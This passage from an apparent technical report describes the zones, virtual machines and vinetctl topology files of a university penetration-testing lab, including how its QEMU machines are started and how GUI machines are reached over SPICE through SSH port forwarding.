


Fig. 4. IDS zone machines in the penetration testing lab topology

F. *Untrusted/External Zone*: Unlike the above-mentioned zones, the devices in the untrusted are outside the control of the organization. This can be considered as the internet but being a test environment, the network is populated with virtual machines rather than connecting it directly to the internet. The different untrusted zone machines have been summarized in Table 5 and illustrated in Fig. 5. The machine configurations have been illustrated in Appendix I-F.

TABLE V. UNTRUSTED ZONE MACHINES AND THEIR SPECIFICATIONS

Machine OS	GUI/CLI	IP Address	Size*	RAM
Kali Linux	GUI	10.10.10.11	15GB	4GB
Kali Linux	GUI	10.10.10.12	15GB	4GB
Kali Linux	GUI	10.10.10.11	15GB	4GB
Kali Linux	GUI	10.10.10.12	15GB	4GB
Total			60GB	16GB

¹ Span ports are ports present in switches or bridges which sends a copy of traffic seen on a port (or multiple ports) to another port, which can further be send out for analysis.

* Size estimations may change as time passes. A 30% buffer has been added to the current VM sizes to create a comparable approximation.




Fig. 5. Untrusted zone machines in the penetration testing lab topology

G. *Topology Summary*: The network topology consists of the following zones: Trusted zone (consisting of internal trusted machine assessable only to the internal network), Proxy zone (consisting of internal server machine assessable only to the internal network), IDS zone (consisting of machines to aid in detecting malicious traffic), Demilitarized zone (consisting of server machines which can be assessed by the external zone) and the external zone (consisting of machines which the internal organization has no control over). The machines in different zones are connected to a central bridge and the different zones are connected with the help of routers. Table 6 provides a list of bridges and routers present in the network topology.

TABLE VI. ROUTER AND BRIDGING MACHINES AND THEIR SPECIFICATIONS*

Machine OS	Role	GUI/CLI	Size**	RAM
OpenBSD	Router between trusted and proxy zone	CLI	1.5GB	128MB
OpenBSD	Router between proxy and DMZ	CLI	1.5GB	128MB
OpenBSD	Router between DMZ and external zone	CLI	1.5GB	128MB
OpenBSD	Router between IDS and internet	CLI	1.5GB	128MB
OpenBSD	Bridge (trusted zone)	CLI	1.5GB	128MB
OpenBSD	Bridge (proxy zone)	CLI	1.5GB	128MB
OpenBSD	Bridge (DMZ zone)	CLI	1.5GB	128MB
OpenBSD	Bridge (external zone)	CLI	1.5GB	128MB
OpenBSD	Bridge (IDS zone)	CLI	1.5GB	128MB
Total			13.5GB	1.1GB

* The machine configurations of routers and bridges have been illustrated in Appendix 1A and 1B respectively.

** Size estimations may change as time passes. A 30% buffer has been added to the current VM sizes to create a comparable approximation

The consolidated networking architecture is illustrated in Fig. 6.




Fig. 6. Penetration testing lab topology

V. CUE VIRTUAL INTERNETWORK CONTROLLER(VINETCTL)

The Concordia University of Edmonton’s virtual internetwork controller (vinetctl) is a BSD licensed pearl program that aids in the creation and management of topologies and runs virtual machines both with a command-line interface as well as a graphical user interface [2]. It supports multiple users under central control yet allow individual users to customize. Even it efficiently manages the resources, particularly disk space and bandwidth between the users of vinetctl and the physical computer hosting vinetctl, which may be remote from the user. Additionally, it allows for quick navigation between the virtual machines which compose a virtual internetwork. Finally, it facilitates easy collaboration between multiple individuals interacting with a virtual internetwork [2].

It used QEMU as the machine emulator which helps in running virtualized machines within the vinetctl environment. It allows user accounts to be created and each of the user accounts will have three key folders within its directory namely, base_images, images, and topologies. Apart from the user directories (which will only be accessible for a specific user), a global directory exists in ‘/etc/vinet/topologies’ for topologies and ‘/var/vinet/images’ for base images which can be accessed by all users. The contents of each of these directories will be discussed further.

- A. *Topology File:* The topology directory consists of the topology files assessable to each user. The private topology files (user specific) are located under ‘/home/students/jkolench/.vinet/topologies’ (for a user jkolench) and the global topology files are located under ‘/etc/vinet/topologies’ which can be accessed by all users. Topology files are extension less files and typically have the following structure

```

## c1 --- br1 --- c2
% name          display          images
memory driver
c1  spice:6100:password  androidos  2048  none  e0:01:br1,e0
br1  curses              opensbd    512   virtioe0:02:c1,e0
e1:03:c2,e0
c2  nographic            linuxos    1024  virtioe0:04:br1,e1

```

Ideally, the network diagram is illustrated in the first few lines. The diagram is preceded by comments ‘##’ so that vinetctl can map identify the topology diagram from the topology file. Further a table like structure is created with the following parameters:

- Name: It refers to the name of the virtual machine that will be further used to open/call it once the topology is started.

- **Display:** The environment supports three types of displays, namely curses, nographic, and spice. The default value 'curses' is ideally used to access the UNIX like virtual machines with a simple command-line interface. A serial interface can be enabled with the 'nographic' value which enables machines to use its serial console for its display. A spice interface can be used for display's which requires a graphical user interface. Additionally, the TCP port and the password to access the display must be mentioned for a spice client (such as 'virtual viewer') to access the spice display server. Spice display functionality will be discussed further in subsection D.
- **Images:** It refers to the name of the image file in the base_image directory. Note that if the name of the file is 'xyz_base.qcow2', we enter 'xyz' under the name parameter.
- **Memory:** It refers to the amount of RAM assigned for each device. It, by default, takes it in MB's but can be mentioned in GB's by appending the value with 'g' or 'G' after the numeric value.
- **Driver:** The environment supports 'virtio²' or 'none'. It, by default, takes it as 'virtio' unless otherwise specified. If the operating system does not support virtio by default, it can be set as 'none'.
- **Arch:** The environment support two types of architectures namely 'i386' and 'x86_64' [2].
- Finally, the network connection or the wired connection between devices is added. The typical format how this is added is as follows:

```
<interface_name_of_the_current_device>:<MAC_address>:<device_the_interface_is_connected_to>,<interface_name_of_the_connected_device>
```

The only exception to this is when the interface is connected to a tap interface. This scenario uses the below template.

```
tap:<interface_name_of_the_current_device>:<MAC_address>:<tap_interface_name>
```

The implementation of the penetration testing lab topology is illustrated in section 6.

- B. *Image file(s):* The base image files mapped in the topology file is located/placed in the '/home/students/jkolench/.vinet/base_images' (for a user jkolench) and the global topology files are located under '/var/vinet/images'. The base image files are appended with 'base', for example 'xyz_base.qcow2' is the base image for the image 'xyz'. 'vinetctl' being a QEMU environment supports QCOW2 format images. This can be either constructed with a QEMU emulator with a GUI version supported in Linux OS while windows use a CLI assessable through PowerShell or command prompt. Further, a virtual box VDI or VMware VMDK files can be converted to a QCOW2 image with the help of QEMU by running the below command.

```
.\qemu-img.exe convert -f <source_format_optional> -O QCOW2  
<source_file> <output_file>
```

The created machines can be placed in the server location (XXX.XXX.XXX.XXX:YYYY) with the help of any first or third-party SFTP clients. In the case of a windows machine, it can be assessed with the help of 'WinSCP'. Once logged in with user credentials, it displays a two-column view (by default) where the left column represents the user's machine while the right column represents the server location (as illustrated in Fig. 7). Virtual machines (or topology files) can be copied from the host machine and pasted into the server location (or can simply be dragged and dropped). Alternatively, the server location can be accessed via SFTP by entering the server IP address and port in the 'connect to server' option present in a Linux machine (and entering the username and password when prompted), as illustrated in Fig. 8. Once

² Virtio refers to virtualization standard where the device knows that it is running in a virtualized environment and working with the hypervisor.

the images are run in the vinetctl environment, it gets saved in the `/home/students/jkolench/.vinet/images` (for a user jkolench) directory.




Fig. 7. Assessing CUE server @XXX.XXX.XXX.XXX:YYYY using WinSCP with user jkolench




Fig. 8. Assessing CUE server @XXX.XXX.XXX.XXX:YYYY using a Linux machine

- C. *Running topology files*: Access the CUE virtual environment via PUTTY @ XXX.XXX.XXX.XXX:YYYY to run topology files. To list the available topologies the following command is used:

```
jkolench@newlab2:~$ vinetctl all
intro
rm2
pentesting_lab
pentesting_lab_3
```

To list the available images the following command is used:

```
jkolench@newlab2:~$ vinetctl all images
xp-base.qcow2
winxptest2-base.qcow2
xxwin10old-base.qcow2
andr-base.qcow2
win10UPD-base.qcow2
XPclient-base.qcow2
```

To set the topology file (here:rm2) the following command is used:

```
jkolench@newlab2:~$ vinetctl -f rm2 set
ok
```


The show command (`vinetctl show`) is used to view the networking details of the machines in the topology while the diagram (`vinetctl diag`) command is used to view the network diagram (which will fetch just the commented lines from the topology file). Further, the start command as depicted below is utilized to start the topology.

```
jkolench@newlab2:~$ vinetctl start
rm2: c1 rtl c2 ok
```

Alternatively, a sole machine or a set of machines can be started utilizing the command `vinetctl <machine_name>`. The 'top' command (`vinetctl top`) is utilized to display various elements associated with the running machines such as the process id, username, CPU usage, memory usage, etc. A sample screenshot is illustrated in Fig. 9. A similar but more graphical display is presented on running the 'htop' command (as in Fig. 10).

```
top - 03:35:12 up 10 days, 9:35, 253 users, load average: 1.58, 1.54, 1.40
Tasks: 9 total, 0 running, 9 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.0 us, 1.0 sy, 0.0 ni, 98.0 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 385654.8 total, 332421.5 free, 36248.2 used, 16985.2 buff/cache
MiB Swap: 131072.0 total, 131072.0 free, 0.0 used. 346838.0 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
7621	jkolench	20	0	2849198	2.1g	26652	S	4.7	0.5	3:58.02	/usr/bin/+
7730	jkolench	20	0	676736	137052	25700	S	1.0	0.0	0:45.19	/usr/bin/+
7750	jkolench	20	0	661380	136980	25828	S	1.0	0.0	0:45.93	/usr/bin/+
7604	jkolench	20	0	2726776	2.1g	26508	S	0.7	0.5	1:28.30	/usr/bin/+
7650	jkolench	20	0	677764	137292	26012	S	0.7	0.0	0:46.33	/usr/bin/+
7670	jkolench	20	0	653188	136592	25580	S	0.7	0.0	0:45.71	/usr/bin/+
7690	jkolench	20	0	656256	137164	26156	S	0.7	0.0	0:45.74	/usr/bin/+
7710	jkolench	20	0	653188	136600	25640	S	0.7	0.0	0:45.60	/usr/bin/+
7769	jkolench	20	0	647804	136740	25784	S	0.3	0.0	0:45.26	/usr/bin/+

Fig. 9. Running 'vinetctl top' after a set of VM's are turned on

```
1 | 2.7% | 15 | 0.7% | 29 | 0.7% | 43 | 2.0% |
2 | 0.0% | 16 | 0.0% | 30 | 0.7% | 44 | 0.0% |
3 | 0.7% | 17 | 0.0% | 31 | 0.0% | 45 | 2.0% |
4 | 0.0% | 18 | 0.0% | 32 | 0.0% | 46 | 0.0% |
5 | 0.0% | 19 | 0.0% | 33 | 0.0% | 47 | 0.0% |
6 | 0.0% | 20 | 0.0% | 34 | 0.0% | 48 | 0.0% |
7 | 0.0% | 21 | 0.0% | 35 | 0.0% | 49 | 0.0% |
8 | 0.0% | 22 | 0.0% | 36 | 0.0% | 50 | 100.0% |
9 | 0.0% | 23 | 0.0% | 37 | 0.0% | 51 | 0.0% |
10 | 1.3% | 24 | 0.0% | 38 | 0.0% | 52 | 0.0% |
11 | 3.0% | 25 | 0.0% | 39 | 0.0% | 53 | 1.0% |
12 | 0.0% | 26 | 0.7% | 40 | 0.0% | 54 | 0.0% |
13 | 0.7% | 27 | 1.3% | 41 | 0.0% | 55 | 39.6% |
14 | 0.0% | 28 | 0.7% | 42 | 0.0% | 56 | 1.0% |
Mem [ 55.9G/377G ] Tasks: 252, 215 thr; 4 running
Swap [ 48.5M/128G ] Load average: 3.83 3.75 3.77
Uptime: 132 days(1), 10:19:38
```

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
25291	isingh2	20	0	6975M	6188M	26120	S	101.1	1.6	32h34:55	/usr/bin/qemu-system-x86_64 -name sen2 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/sen2 -no-fd-bootchk -m 6144 -mon
25340	isingh2	20	0	6958M	6190M	25988	S	100.0	1.6	32h34:55	/usr/bin/qemu-system-x86_64 -name sen3 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/sen3 -no-fd-bootchk -m 6144 -mon
25262	isingh2	20	0	6983M	6188M	26096	S	100.0	1.6	32h07:59	/usr/bin/qemu-system-x86_64 -name sen1 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/sen1 -no-fd-bootchk -m 6144 -mon
25344	isingh2	20	0	6958M	6190M	25988	S	100.0	1.6	32h07:57	/usr/bin/qemu-system-x86_64 -name sen4 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/sen4 -no-fd-bootchk -m 6144 -mon
25253	isingh2	20	0	6983M	6188M	26096	S	100.0	1.6	32h34:46	/usr/bin/qemu-system-x86_64 -name sen1 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/sen1 -no-fd-bootchk -m 6144 -mon
25295	isingh2	20	0	6975M	6186M	26120	S	100.0	1.6	32h07:58	/usr/bin/qemu-system-x86_64 -name sen2 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/sen2 -no-fd-bootchk -m 6144 -mon
49413	isingh2	20	0	2827M	2155M	28100	S	40.8	0.6	6h06:23	/usr/bin/qemu-system-x86_64 -name c1 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/c1 -no-fd-bootchk -m 2048 -monitor
49418	isingh2	20	0	2827M	2155M	28100	S	40.1	0.6	5h52:33	/usr/bin/qemu-system-x86_64 -name c2 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/c2 -no-fd-bootchk -m 2048 -monitor
25031	isingh2	20	0	2868M	1486M	25668	S	5.3	0.4	1h42:32	/usr/bin/qemu-system-x86_64 -name d3 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/d3 -no-fd-bootchk -m 2048 -monitor
25027	isingh2	20	0	2868M	1486M	25668	S	4.6	0.4	1h42:55	/usr/bin/qemu-system-x86_64 -name d3 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/d3 -no-fd-bootchk -m 2048 -monitor
25370	isingh2	20	0	9099M	8236M	26068	S	3.9	2.1	2h48:07	/usr/bin/qemu-system-x86_64 -name smgt -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/smgt -no-fd-bootchk -m 8192 -mon
24956	isingh2	20	0	1113M	440M	25892	S	3.3	0.1	25:04:23	/usr/bin/qemu-system-x86_64 -name P4 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/P4 -no-fd-bootchk -m 512 -monitor
25374	isingh2	20	0	9099M	8236M	26068	S	2.6	2.1	2h37:18	/usr/bin/qemu-system-x86_64 -name smgt -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/smgt -no-fd-bootchk -m 8192 -mon
50689	isingh2	20	0	1178M	419M	25996	S	2.6	0.1	22:10:39	/usr/bin/qemu-system-x86_64 -name P1 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/P1 -no-fd-bootchk -m 512 -monitor
50434	isingh2	20	0	2778M	2108M	27100	S	2.0	0.5	39:08:50	/usr/bin/qemu-system-x86_64 -name c4 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/c4 -no-fd-bootchk -m 2048 -monitor
49342	isingh31	20	0	2849M	2108M	28064	S	2.0	0.5	78h07:43	/usr/bin/qemu-system-x86_64 -name c1 -pidfile /home/students/ssingh31/.vinet/.pids/Testtopology/c1 -no-fd-bootchk -m 2048 -monito
44755	jkolench	20	0	24872	5108	2956	S	2.0	0.0	0:00:23	htop
50694	isingh2	20	0	1178M	419M	25996	S	2.0	0.1	18:02:06	/usr/bin/qemu-system-x86_64 -name P1 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/P1 -no-fd-bootchk -m 512 -monitor
24960	isingh2	20	0	1113M	440M	25892	S	2.0	0.1	20:22:08	/usr/bin/qemu-system-x86_64 -name P4 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/P4 -no-fd-bootchk -m 512 -monitor
829	dalle	20	0	21380	3776	2352	S	2.0	0.0	12:10:68	top
49347	isingh31	20	0	2849M	2108M	28064	S	1.3	0.5	48h20:57	/usr/bin/qemu-system-x86_64 -name c1 -pidfile /home/students/ssingh31/.vinet/.pids/Testtopology/c1 -no-fd-bootchk -m 2048 -monito
11788	rsaggu	20	0	1231M	501M	25976	S	1.3	0.1	23h03:03	/usr/bin/qemu-system-x86_64 -name P2 -pidfile /home/students/rsaggu/.vinet/.pids/rm2_topology/P2 -no-fd-bootchk -m 512 -monitor u
50439	isingh2	20	0	2778M	2108M	27100	S	1.3	0.5	21:05:00	/usr/bin/qemu-system-x86_64 -name c4 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/c4 -no-fd-bootchk -m 2048 -monitor
24990	isingh2	20	0	2723M	312M	25996	S	1.3	0.1	18:40:27	/usr/bin/qemu-system-x86_64 -name d1 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/d1 -no-fd-bootchk -m 2048 -monitor
11754	rsaggu	20	0	652M	148M	25960	S	1.3	0.0	13h11:20	/usr/bin/qemu-system-x86_64 -name br2 -pidfile /home/students/rsaggu/.vinet/.pids/rm2_topology/br2 -no-fd-bootchk -m 128 -monitor
42074	isingh2	20	0	2722M	228M	26136	S	1.3	0.1	18:01:09	/usr/bin/qemu-system-x86_64 -name d2 -pidfile /home/students/isingh2/.vinet/.pids/rm2_topology/d2 -no-fd-bootchk -m 2048 -monitor

Fig. 10. Running 'vinetctl htop' after a set of VM's are turned on

The following command can be used to open the display of a particular booted machine.


```
vinetctl connect <machine_name>
```

To navigate back to the vinetctl environment home from a machine interface keys control + B followed by D is utilized. Only command-line interfaces (curses and nographic) can be visualized using this method. Connection to a graphical display is illustrated in sub-section D. To send a turn-off signal and stop a virtual machine ‘*vinetctl stop*’ command is utilized. A forced stop can be performed using the ‘*vinetctl kill*’ command.

- D. *Running GUI machines*: The vinetctl environment has the ability to run GUI machines with the help of SPICE (Simple Protocol for Independent Computing Environments). It is a communication protocol working on a client-server model that allows the users to view the console of specific virtual machines through an assigned port.

The topology file must be set with a spice display and along with the assigned port number and password which will help a spice client access the machine. For example, if the assigned display is ‘spice:6100:secret’ it says that the display chosen is SPICE through port 6100 and the password to access the server from the client is ‘secret’. In addition, certain configurations must be done to PUTTY to pass the SPICE display element through the organizational firewall. Port forwarding is utilized to create a tunnel through the organizational firewall and reach the client machine. It can be set up in PUTTY by navigating to SSH > Tunnels and adding the source port and destination IP address along with the destination port as illustrated in Fig. 10. Further, we add it to the list of forwarded ports before logging into the server via SSH.




Fig. 11. Setting up SSH tunneling in PUTTY to bypass the firewall and access GUI machines using a SPICE client

After logging into the machine and booting up the topology using the start command (as illustrated in subsection C), the server is up to receive a connection from a SPICE client. A SPICE client such as virtual viewer (acronym as virt-viewer and also known as ‘remote viewer’) is utilized for this purpose. Booting up the software displays a textbox for entering the connection address. The protocol used (here SPICE), the IP address used (here localhost), and the port used (6100 in the illustrated example) must be entered as illustrated below (and in Fig. 12).

```
spice://localhost:6100
```




Fig. 12. Using a SPICE client virt-viewer to connect to the SPICE server at port 6100 for a GUI display

Further, the password (here secret) must be entered when prompted and the GUI display will open as illustrated in Fig. 13.




Fig. 13. Obtaining a GUI display for a client machine using virtviewer

VI. IMPLEMENTATION OF THE TOPOLOGY IN THE CUE VIRTUAL ENVIRONMENT

The different elements with respect to the construction of the topology file are illustrated in this section. The topology file is extensively designed to include all elements defined in the topology diagram discussed in section 3. Subsection A through E illustrates the topology file with respect to machines in each zone while subsection F combines and links these machines with the help of routers and bridges to create the final topology file. The different elements considered for the construction of this file are as follows (refer to section 5A for the explanation of these elements):

- name: Name of the VM
- display: curses/nographic/SPICE
- image: Name of the image file
- memory: RAM required in MB
- driver: virtio/none

A. *Trusted Zone*: The trusted zone consists of a combination of windows, linux and android client machines along with a kali machine to carry out insider attacks. This zone will be discussed in detail in section 11. Considering the relevance of these machines in the topology, they have been allocated with a graphical display (except the sole kali linux machine). The configuration file with respect to the trusted zone is illustrated below.

% name	display	images	memory	driver
c1	spice:6000:secret	win10v1809	2048	none e0:13:br1,e1
# c2	spice:6001:secret	android7	2048	none e0:14:br1,e3
c3	spice:6002:secret	ubuntu1404	2048	virtioe0:15:br1,e4
c4	spice:6003:secret	win8	2048	none e0:16:br1,e5
c5	spice:6004:secret	android9	2048	none e0:17:br1,e6
c6	nographic	kali22	2048	virtio e0:18:br1,e7

c7	spice:6008:secret fedora	2048	none	e0:19:br1,e8
----	--------------------------	------	------	--------------

B. *Proxy Zone*: The proxy zone consists of Metasploitable 2 linux machines acting as servers to host services for the internal network which enables them to act as file servers or web servers. CLI is used for machines in this zone. The configuration file with respect to the proxy zone is illustrated below.

% name	display	images	memory	driver	
P1	curses	Metasploitable2	512	virtio	e0:31:br2,e3
P2	curses	Metasploitable2	512	virtio	e0:32:br2,e4
P3	curses	Metasploitable2	512	virtio	e0:33:br2,e5
P4	curses	Metasploitable2	512	virtio	e0:34:br2,e6
P5	spice:6011:secret	Kali scanner	2048	virtio	e0:35:br2,e7
P6	spice:6012:secret	ubuntu2	2048	none	e0:72:br2,e8

C. *Demilitarized Zone*: The demilitarized zone consists of a combination of Metasploitable 2 and Metasploitable 3 linux machines acting as servers to host critical services which can be accessed by the external zone. CLI is used for machines in this zone. The configuration file with respect to the DMZ is illustrated below.

% name	display	images	memory	driver	
d1	curses	metasploitable22	2048	virtio	e0:35:br3,e3
d2	curses	metasploitable22	2048	virtio	e0:36:br3,e4
d3	nographic	metasploitable33	2048	virtio	e0:37:br3,e5

D. *Untrusted/External Zone*: The untrusted zone consists of a pair of kali linux machines to act as attacking machines in the topology. GUI is used for machines in this zone. The configuration file with respect to the untrusted zone is illustrated below.

% name	display	images	memory	driver	
E1	spice:6006:secret	kali3	4096	virtio	e0:43:br4,e1
E2	spice:6007:secret	kali3	4096	virtio	e0:44:br4,e3
E3	spice:6009:secret	kali3	4096	virtio	e0:66:br4,e3
E4	spice:6010:secret	kali3	4096	virtio	e0:67:br4,e4

E. *IDS Zone*: The IDS zone consists of sensor machines attached to bridges to fetch traffic information using the span port which is sent to the management server for further processing and filtering. CLI is used for machines in this zone. The configuration file with respect to the IDS zone is illustrated below.

% name	display	images	memory	driver	
sen1	curses	seconionsensor	4096	virtio	e0:52:br1,e2 e1:53:br5,e1
sen2	curses	seconionsensor	4096	virtio	e0:54:br2,e2 e1:55:br5,e2
sen3	curses	seconionsensor	4096	virtio	e0:56:br3,e2 e1:57:br5,e3
smgt	curses	seconionmgmt	6144	virtio	e0:58:br5,e4 e1:59:rt4,e1

F. *Topology Implementation Summary*: The different machines in the topology have been connected together with the help of bridges (for connecting devices to a central element within a zone) and routers (for connecting different zones with each other). The finalized topology file consisting of all the elements discussed has been illustrated below.

##	P1	P2	P3	P4	P5	P6	d1	d2	d3	E1	E2	E3	E4
##													
##													

```

## -----
##c1--| | | |
##c2--| | | |
##c3--| | | |
##c4--|--br1--rt1--br2--rt2--br3--rt3--br4
##c5--| | | |
##c6--| sen1 sen2 sen3
##c7--| \ | /
##
## -----br5-----
##
## |
## | secmngmt
## |
## | rt5
## |
## | tap0
##

% name display images memory driver
c1 spice:6000:secret win10v1809 2048 none e0:13:br1,e1
# c2 spice:6001:secret android7 2048 none e0:14:br1,e3
c3 spice:6002:secret ubuntu1404 2048 virtioe0:15:br1,e4
c4 spice:6003:secret win8 2048 none e0:16:br1,e5
c5 spice:6004:secret android9 2048 none e0:17:br1,e6
